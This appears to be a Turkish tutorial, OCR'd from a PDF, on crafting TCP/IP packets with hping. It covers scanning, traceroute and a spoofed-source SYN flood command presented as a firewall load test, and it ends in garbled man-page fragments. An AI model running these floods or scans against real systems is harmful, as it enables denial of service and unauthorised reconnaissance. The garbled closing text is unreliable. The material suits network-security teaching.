"|"

Hping kullanarak TCP/IP Paketleri ile Oynamak

1. Hping Nedir?
    a. Nasıl Edinebilirim?
2. Temel Hping Kullanımı
    a. Hping Çalışma Modları
    b. TCP Paketleri ile Oynamak
        1. RST Bayraklı TCP paketleri oluşturmak
    c. Port Belirtimi
    d. Hping taramalarının IDS'ler tarafından yakalanması.
    e. ICMP Paketleri ile Oynamak
3. Port Tarama aracı olarak Hping
    a. SYN Tarama İncelemesi
    b. SYN Scan/FIN Scan/Null Scan/Xmas Tarama Çeşitleri
    c. Hping ile XMAS tarama
    d. FIN Scan Örneği
4. Traceroute Aracı olarak Hping
    a. TCP kullanarak traceroute

5. Güvenlik Duvarı (Firewall) Testleri
    a. Firewall Performans Testleri (D/DOS Saldırısı Oluşturmak)
    b. LAND Atağı
6. Hedef Sistem Hakkında Bilgi Edinmek
    a. Sequence numarası tahmini
    b. Hedef Sistemin Uptime Süresi Belirleme
7. IDS/IPS Testlerinde Hping Kullanımı
    a. Yapılan Taramaları IDS ile İzleme/Engelleme

8. Hping ile Dosya Transferi
9. Hping ile uzak sistemlerde komut çalıştırma
    a. UDP üzerinden komut çalıştırma
    b. Kapalı porta veri göndererek Komut Çalıştırma

Huzeyfe ÖNAL <huzeyfe@LifeoverIp.net>
http://www.lifeoverip.net

Hping Nedir?

Hping, istenilen türde TCP/IP paketleri oluşturmak için kullanılan harikulade bir araçtır. Oluşturulacak paketlerde tüm alanları kendimize özgü belirlenebilmesi, dinleme modu ile hostlara arası dosya transferi ve komut çalıştırma özelliği(Truva ati?), IDS/IPS testleri için özel veri alanı belirtilebilmesi(ids imzalarinin testi) gibi ileri düzey özelliklere sahiptir.

Hping'i tüm özellikleri ile efektif kullanabilmek , çıktılarını yorumlamak için orta düzey TCP/IP bilgisi gerekir. Klasik otomatize araçlardan farklı olarak hping ile tamamen kendi oluşturduğunuz (tcp/ip bilgisi burada işe yariyor) paketleri ağa gönderirsiniz. Mesela XMAS Scan için nmap'de nmap –SX komutu verilirken hping'de XMAS scanin ne olduğunu, hangi TCP bayrakları ile gerçekleştirildiğini bilmeniz ve ona göre parametreleri oluşturmanız gerekir (hping –FUP hedef_sistem)

Nasıl Edinebilirim?


Hping Linux/UNIX/Windows sistemler üzerinde sorunsuzca kullanılabilir ve kullanım için herhangi bir ücret istenmemektedir.

Hping.org adresinden indireceğiniz kaynak kodları sisteminizde derleyerek hping'î kullanmaya başlayabilirsiniz(

Kurulum için kaynak koddan derleme yerine kullandığınız Linux dağıtımlarının paket yönetim sistemleri de kullanılabilir

#yum install hping3 / Fedora icin
#apt-get install hping3 / Debian icin

Aynı sitede Windows sistemler için hazır kurulum paketleri de bulunmaktadır.



www.hping.org 'danindirdiginiz paketlerde problem yaşarsanız http://downloads.sourceforge.net/sectools/hping2.win32.tar.gz?modtime=1163676368&big_mirror=0 adresindeki sürümü denemenizi tavsiye ederim..

Temel Hping Kullanımı

Hping kullanarak ilk paketimizi gönderelim.

Öntanımlı olarak hping icmp yerine TCP paketlerini kullanır. Boş(herhangi bir bayrak set edilmemiş) bir tcp paketini hedef sistemin 0 portuna gönderir.

```
# hping 192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): NO FLAGS are set, 40 headers + 0 data bytes

Ctrl^C

--- 192.168.1.1 hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

Tcpdump Çıktısı

# tcpdump -i eth0 -tttnn tcp port 0

IP 192.168.1.5.1894 > 192.168.1.1.0: . win 512
IP 192.168.1.5.1895 > 192.168.1.1.0: . win 512
```


Varsayılan durumda TCP paketleri üretir fakat kabiliyeti sadece bunla sınırlı değildir. İstenirse tamamen özelleştirilebilen Raw IP paketleri, icmp ve udp paketleri de oluşturulabilir.

Hping Çalışma Modları

-0 --rawip Raw ip paketleri kullanmak için
-1 --icmp Icmp Paketi oluşturmak için.
-2 --udp UDP Paketleri oluşturmak için.
-8 **–scan** Klasik Tarama modu.
-9 **–listen** Dinleme modu

TCP Paketleri ile Oynamak

Bir TCP paketinde hangi alanlar vardır, öncelikle buna biraz değinelim sonra hping ile tcp başlığındaki alanlar ile oynayarak neler yapabiliyoruz görelim.



TCP oturumunda en önemli bileşen bayrak(flags)lardır. Oturumun kurulması, veri aktarımı, bağlantının koparılması vb gibi işlerin tamamı bu bayraklar aracılığı ile yapılır. İnceleyeceğimiz diğer protokollerde(IP, ICMP, UDP) bayrak tanımı yoktur.

İlk oluşturacağımız paket her TCP oturumunun kurulmasında ilk adımı oluşturan SYN bayraklı bir paket . Hping'e –S parametresi vererek SYN bayraklı paketler gönderebiliriz.

```
# hping -S 192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=2.5 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=0.9 ms

--- 192.168.1.1 hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.9/1.7/2.5 ms

Hping tarafından oluşturulan paket detayı

# tcpdump -i eth0 -ttttnn tcp and host 192.168.1.1

2007-07-05 19:44:30.096849 IP 192.168.1.4.2244 > 192.168.1.1.0: S
2019758107:2019758107(0) win 512
2007-07-05 19:44:30.097393 IP 192.168.1.1.0 > 192.168.1.4.2244: R 0:0(0) ack
2019758108 win 0
```

-c parametresi ile kullanılmazsa hping durdurulana kadar(CTRL^c) paket göndermeye devam eder, –c ile kaç adet paket göndereceği belirtilir.

RST Bayraklı TCP paketleri oluşturmak

```
# hping -R -c 3 192.168.1.1
HPING 192.168.1.1 (eth0 192.168.1.1): R set, 40 headers + 0 data bytes

--- 192.168.1.1 hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Benzer şekilde –R yerine diğer TCP bayrak tipleri konularak istenilen türde TCP paketi oluşturulabilir.

Port Belirtimi

-p parametresi kullanılarak hedef sisteme gönderilen paketlerin hangi porta gideceği belirtilir. Default olarak bu değer 0 dır.

-s parametresi ile kaynak TCP portu değiştirilebilir, öntanımlı olarak bu değer rastgele atanır.

1000. porta RST, FIN, PUSH ve SYN bayrakları set edilmiş paket gönderimi

```
# hping -RFSP -c 3 192.168.1.1 -p 1000
HPING 192.168.1.1 (eth0 192.168.1.1): RSFP set, 40 headers + 0 data bytes

--- 192.168.1.1 hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Hedef sisteme gelen paketler tcpdump ile izlenecek olursa gönderdiğimiz paketleri aynen görürüz.


```
# tcpdump -i eth0 -ttttnn tcp port 1000 and host 192.168.1.1

2007-07-05 19:54:19.670625 IP 192.168.1.4.2740 > 192.168.1.1.1000: SFRP
508587781:508587781(0) win 512
2007-07-05 19:54:20.674001 IP 192.168.1.4.2741 > 192.168.1.1.1000: SFRP
440757720:440757720(0) win 512
2007-07-05 19:54:21.679141 IP 192.168.1.4.2742 > 192.168.1.1.1000: SFRP
190960265:190960265(0) win 512
```

Hping taramalarının IDS'ler tarafından yakalanması.

Biraz önce hping'in hedef sistemin 0. portuna null tcp paketi gönderdiğini söylemiştik, saldırgan hping'i default değerlerle kullanıyorsa bu bilgiler ışığına ids sistemimizde bunu imza olarak tanıtarak(muhtemelen tanımlıdır) hping taramalarını yakalayabiliriz.

ICMP Paketleri ile Oynamak

Hping öntanımlı olarak TCP paketlleri oluşturur, başka tür paketler(udp, icmp) istenirse komut satırından –icmp ,--udp şeklinde belirtilmelidir.



Klasik ping paketi(icmp echo request) oluşturmak

```
# hping --icmp 192.168.1.1 -c 1
HPING 192.168.1.1 (eth0 192.168.1.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=255 id=25683 icmp_seq=0 rtt=2.6 ms

--- 192.168.1.1 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 2.6/2.6/2.6 ms
```

ICMP paketlerinde TCP ve UDP'deki gibi port değeri yoktur, bunlara benzer olarak icmp type ve icmp code değerleri vardır. Bir ICMP paketinin ne işe yaradığı bu değerlerle belirlenir. Bazı icmp type değerleri ek olarak icmp code değerine de sahiptir.

Mesela
İcmp type 3 mesajı Destination Unreachable

Manasına gelmektedir fakat hedef ulaşılamaz mesajı da farklı anlamlar içerebilir işte burada icmp code değeri devreye girerek hangi kodun aslında ne manaya geldiğini söyler.

0 Net Unreachable
1 Host Unreachable
2 Protocol Unreachable
3 Port Unreachable
4 Fragmentation Needed and Don't Fragment was Set
5 Source Route Failed
6 Destination Network Unknown
7 Destination Host Unknown
8 Source Host Isolated
9 Communication with Destination Network is Administratively Prohibited
10 Communication with Destination Host is Administratively Prohibited
11 Destination Network Unreachable for Type of Service


12 Destination Host Unreachable for Type of Service
13 Communication Administratively Prohibited [RFC 1812]
14 Host Precedence Violation [RFC 1812]
15 Precedence cutoff in effect [RFC 1812]

Örnek:

```
# hping --udp 192.168.1.1 -p 9000 -n -c 1
HPING 192.168.1.1 (eth0 192.168.1.1): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.1.1


# tcpdump -i eth0 -ttttnn udp or icmp  and host 192.168.1.1

2007-07-05 20:15:49.368744 IP 192.168.1.4.2548 > 192.168.1.1.9000: UDP, length
0
2007-07-05 20:15:49.369452 IP 192.168.1.1 > 192.168.1.4: ICMP 192.168.1.1 udp
port 9000 unreachable, length 36
```

Tcpdump çıktısından görüleceği gibi hedef sistemde açık olmayan bir porta gönderilen pakete ICMP port unreachable cevabı dönüyor.

**Wireshark kullanarak daha detaylı çıktı alabiliriz.*



Cevabın type 3 code 3 olduğu gözüküyor.

Tüm icmp type/code değerlerine http://www.iana.org/assignments/icmp-parameters adresinden ulaşılabilir.

ICMP tipi ve kodu belirtmek için kullanılan parametreler.

-C --icmptype type

-K --icmpcode code

icmp paket oluştururken kullanılabilecek diğer seçenekler için man sayfası incelenebilir.

Port Tarama aracı olarak Hping

```
# hping -S   192.168.1.1 -p ++22

HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=6.2 ms
len=46 ip=192.168.1.1 ttl=64 DF id=0 sport=23 flags=SA seq=1 win=5840 rtt=0.9 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=24 flags=RA seq=2 win=0 rtt=0.8 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=25 flags=RA seq=3 win=0 rtt=0.8 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=26 flags=RA seq=4 win=0 rtt=0.7 ms
len=46 ip=192.168.1.1 ttl=255 DF id=0 sport=27 flags=RA seq=5 win=0 rtt=0.7 ms
--- 192.168.1.1 hping statistic ---
13 packets tramitted, 13 packets received, 0% packet loss
round-trip min/avg/max = 0.7/1.2/6.2 ms
```

++port_numarasi kullanarak her seferinde port numarasının bir artmasını sağladık. Dönen cevaplardan portların durumu hakkında bilgi alınabilir. Dönen cevap SA ise port açık demektir, RA ise kapalıdır.

SYN Tarama İncelemesi

I) Hping hedef sisteme SYN bayraklı paket gönderir.
II) Hedef sistem SYN bayraklı paketi alır ve uygun TCP paketini (SYN/ACK bayraklı) cevap olarak döner.
III) Paket gönderen (hping çalıştıran) taraftaki işletim sistemi böyle bir paket beklemediği için dönen SYN/ACK bayraklı TCP paketine RST cevabı döner.

```
#hping -S vpn.lifeoverip.net -p 21 -c 2
HPING vpn.lifeoverip.net (fxp0 80.93.212.86): S set, 40 headers + 0 data bytes
len=46 ip=80.93.212.86 ttl=64 DF id=39414 sport=21 flags=SA seq=0 win=16384
rtt=0.4 ms
```

```
#tcpdump -i fxp0 -tttnn tcp port 21

000000 IP 172.16.10.2.2023 > 80.93.212.86.21: S 706083143:706083143(0) win 512

000213 IP 80.93.212.86.21 > 172.16.10.2.2023: S 3082095413:3082095413(0) ack
706083144 win 16384 <mss 1460>
000224 IP 172.16.10.2.2023 > 80.93.212.86.21: R 706083144:706083144(0) win 0
```

Daha düzenli çıktı almak için --scan parametresi kullanılabilir.

```
# hping --scan  21,22,23,80,110,130-143  -S 194.27.72.88
Scanning 194.27.72.88 (194.27.72.88), port 21,22,23,80,110,130-143
19 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp        : .S..A...  56 52428 65535    46
   22 ssh        : .S..A...  56 52684 65535    46
   80 http       : .S..A...  56 52940 65535    46
  110 pop3       : .S..A...  56 53196 65535    46
All replies received. Done.
Not responding ports: (130 cisco-fna) (131 cisco-tna) (132 cisco-sys) (133 statsrv) (134
ingres-net) (135 loc-srv) (136 profile) (137 netbios-ns) (138 netbios-dgm) (139 netbios-
ssn) (140 emfis-data) (141 emfis- cntl) (142 bl-idm) (143 imap)
```

Benzer şekilde –S 'i değiştirerek çoğu port tarama programına ait tarama yöntemlerini hping ile gerçekleyebiliriz.

SYN Scan/FIN Scan/Null Scan/Xmas Tarama Çeşitleri

Xmas Scan Örneği

Bu tarama tipinde amaç hedef sisteme FIN/URG/PSH bayrakları set edilmiş TCP paketleri göndererek

Kapali sistemler için RST/ACK

Açık sistemler için cevap dönmemesini beklemektir.

Hping ile XMAS tarama

#hping –FUP hedef_sistem -p 80

FIN Scan Örneği

Kapalı Portlar için

 # hping -F -p 1000 192.168.1.3 -n -c 1
HPING 192.168.1.3 (eth0 192.168.1.3): F set, 40 headers + 0 data bytes
len=46 ip=192.168.1.3 ttl=128 id=22870 sport=1000 flags=RA seq=0 win=0 rtt=72.2 ms

Açık/Firewalla korunmuş portlar için : Herhangi bir cevap dönmez

hping -F -p 111 192.168.1.4 -c 2
HPING 192.168.1.4 (eth0 192.168.1.4): F set, 40 headers + 0 data bytes

--- 192.168.1.4 hping statistic ---
2 packets tramitted, 0 packets received, **100% packet loss**
round-trip min/avg/max = 0.0/0.0/0.0 ms

Traceroute Aracı olarak Hping

Hping çeşitli protokolleri(ICMP, UDP, TCP) kullanarak Traceroute işlevi görebilir.

TCP kullanarak traceroute

 # hping -z -t 1 194.27.72.88 -p 80 -S -n
HPING 194.27.72.88 (eth0 194.27.72.88): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=192.168.1.1
TTL 0 during transit from ip=192.168.1.1
2: TTL 0 during transit from ip=88.235.72.1
TTL 0 during transit from ip=88.235.72.1
TTL 0 during transit from ip=88.235.72.1
TTL 0 during transit from ip=88.235.72.1
3: TTL 0 during transit from ip=212.156.24.150
TTL 0 during transit from ip=212.156.24.150
7: TTL 0 during transit from ip=193.255.0.62
TTL 0 during transit from ip=193.255.0.62
TTL 0 during transit from ip=193.255.0.62
8: TTL 0 during transit from ip=194.27.72.88
TTL 0 during transit from ip=194.27.72.88
TTL 0 during transit from ip=194.27.72.88
9: len=46 ip=194.27.72.88 ttl=56 DF id=46970 sport=80 flags=SA seq=31 win=65535 rtt=20.8 ms
len=46 ip=194.27.72.88 ttl=56 DF id=46972 sport=80 flags=SA seq=32 win=65535 rtt=18.2 ms
10: len=46 ip=194.27.72.88 ttl=56 DF id=46973 sport=80 flags=SA seq=33 win=65535 rtt=18.7 ms

--- 194.27.72.88 hping statistic ---
34 packets tramitted, 17 packets received, 50% packet loss
round-trip min/avg/max = 18.2/19.2/20.8 ms

-t ile ilk paketin hangi TTL değeri ile başlayacağı belirtilir. –z ile TTL değerini istediğimiz zaman Ctrl ^z tuş fonksiyonları ile arttırabiliriz.

-p ile port numarası belirtilir, herhangi bir port numarası belirledikten sonra tarama esnasında CTRL^z tusuna basarak her pakette port numarasının bir arttırılmasını sağlayabiliriz.


Güvenlik Duvarı (Firewall) Testleri


Firewall Performans Testleri (D/DOS Saldırısı Oluşturmak)

D/DOS saldırılarında amaç olabildiğince fazla sayıda ve olabildiğince farklı kaynaktan hedef sisteme paketler göndererek kapasitesini doldurmasını ve yeni bağlantı kabul etmemesini sağlamaktır.

Bunun için genellikle udp protokolü kullanılır fakat SYN bayrağı set edilmiş ve kaynak ip adresi random oalrak atanmış binlerce paket göndererek hedef sistemin kapasitesi zorlanabilir. İstenirse gönderilen paketler içerisinde belirli boyutlarda data da ilave edilebilir.

```
# hping -S --rand-source 192.168.1.3 -p 445  -I eth0 --flood

HPING 192.168.1.3 (eth0 192.168.1.3): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
...
...
```


192.168.1.4
192.168.1.4 (1)
- Transferring files
rules.
- Traceroute-like un
- Firewalk-like usag
- Remote OS fingerpr
- TCP/IP stack audit
- A lot of others.
It's also a good dida
is licensed under GP
out inhibitions.
HPING SITE
primary site at http:
the latest source cod
BASE OPTIONS
-h --help
Show an help s
-v --version
Show version i
-c --count count
Stop after se
TREACHED_TIMEO
-i --interval
Wait the spe
wait to X seco
each packet.
transfer rate.
HPING2-HOWTO f
--fast Alias for -i u
--faster
Alias for -i
signal-driven
--flood
Sent packets as fast as possible, without taking care to show incoming replies. This is ways faster
than to specify the -i u0 option.
bt ~ # hping -S --rand-source 192.168.1.3 -p 445 -I eth0 --flood
HPING 192.168.1.3 (eth0 192.168.1.3): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
Console
TCP 192.168.1.3:445 218.56.152.91:57771 SYN_RECEIVED
TCP 192.168.1.3:445 218.77.10.185:55498 SYN_RECEIVED
TCP 192.168.1.3:445 218.84.52.152:56544 SYN_RECEIVED
TCP 192.168.1.3:445 218.97.73.31:58439 SYN_RECEIVED
TCP 192.168.1.3:445 218.106.215.83:56542 SYN_RECEIVED
TCP 192.168.1.3:445 218.112.154.170:56265 SYN_RECEIVED
TCP 192.168.1.3:445 218.152.58.3:1816 SYN_RECEIVED
TCP 192.168.1.3:445 218.159.209.58:56818 SYN_RECEIVED
TCP 192.168.1.3:445 218.175.202.171:58256 SYN_RECEIVED
TCP 192.168.1.3:445 218.198.110.148:5775 SYN_RECEIVED
TCP 192.168.1.3:445 218.207.155.147:58309 SYN_RECEIVED
TCP 192.168.1.3:445 218.226.42.67:1767 SYN_RECEIVED
TCP 192.168.1.3:445 218.228.12.152:56094 SYN_RECEIVED
TCP 192.168.1.3:445 219.27.155.141:50458 SYN_RECEIVED
TCP 192.168.1.3:445 219.52.154.165:57144 SYN_RECEIVED
TCP 192.168.1.3:445 219.159.185.80:60738 SYN_RECEIVED
TCP 192.168.1.3:445 220.27.152.44:56876 SYN_RECEIVED
TCP 192.168.1.3:445 220.30.252.176:53736 SYN_RECEIVED
TCP 192.168.1.3:445 220.59.71.211:4139 SYN_RECEIVED
TCP 192.168.1.3:445 220.77.59.10:55438 SYN_RECEIVED
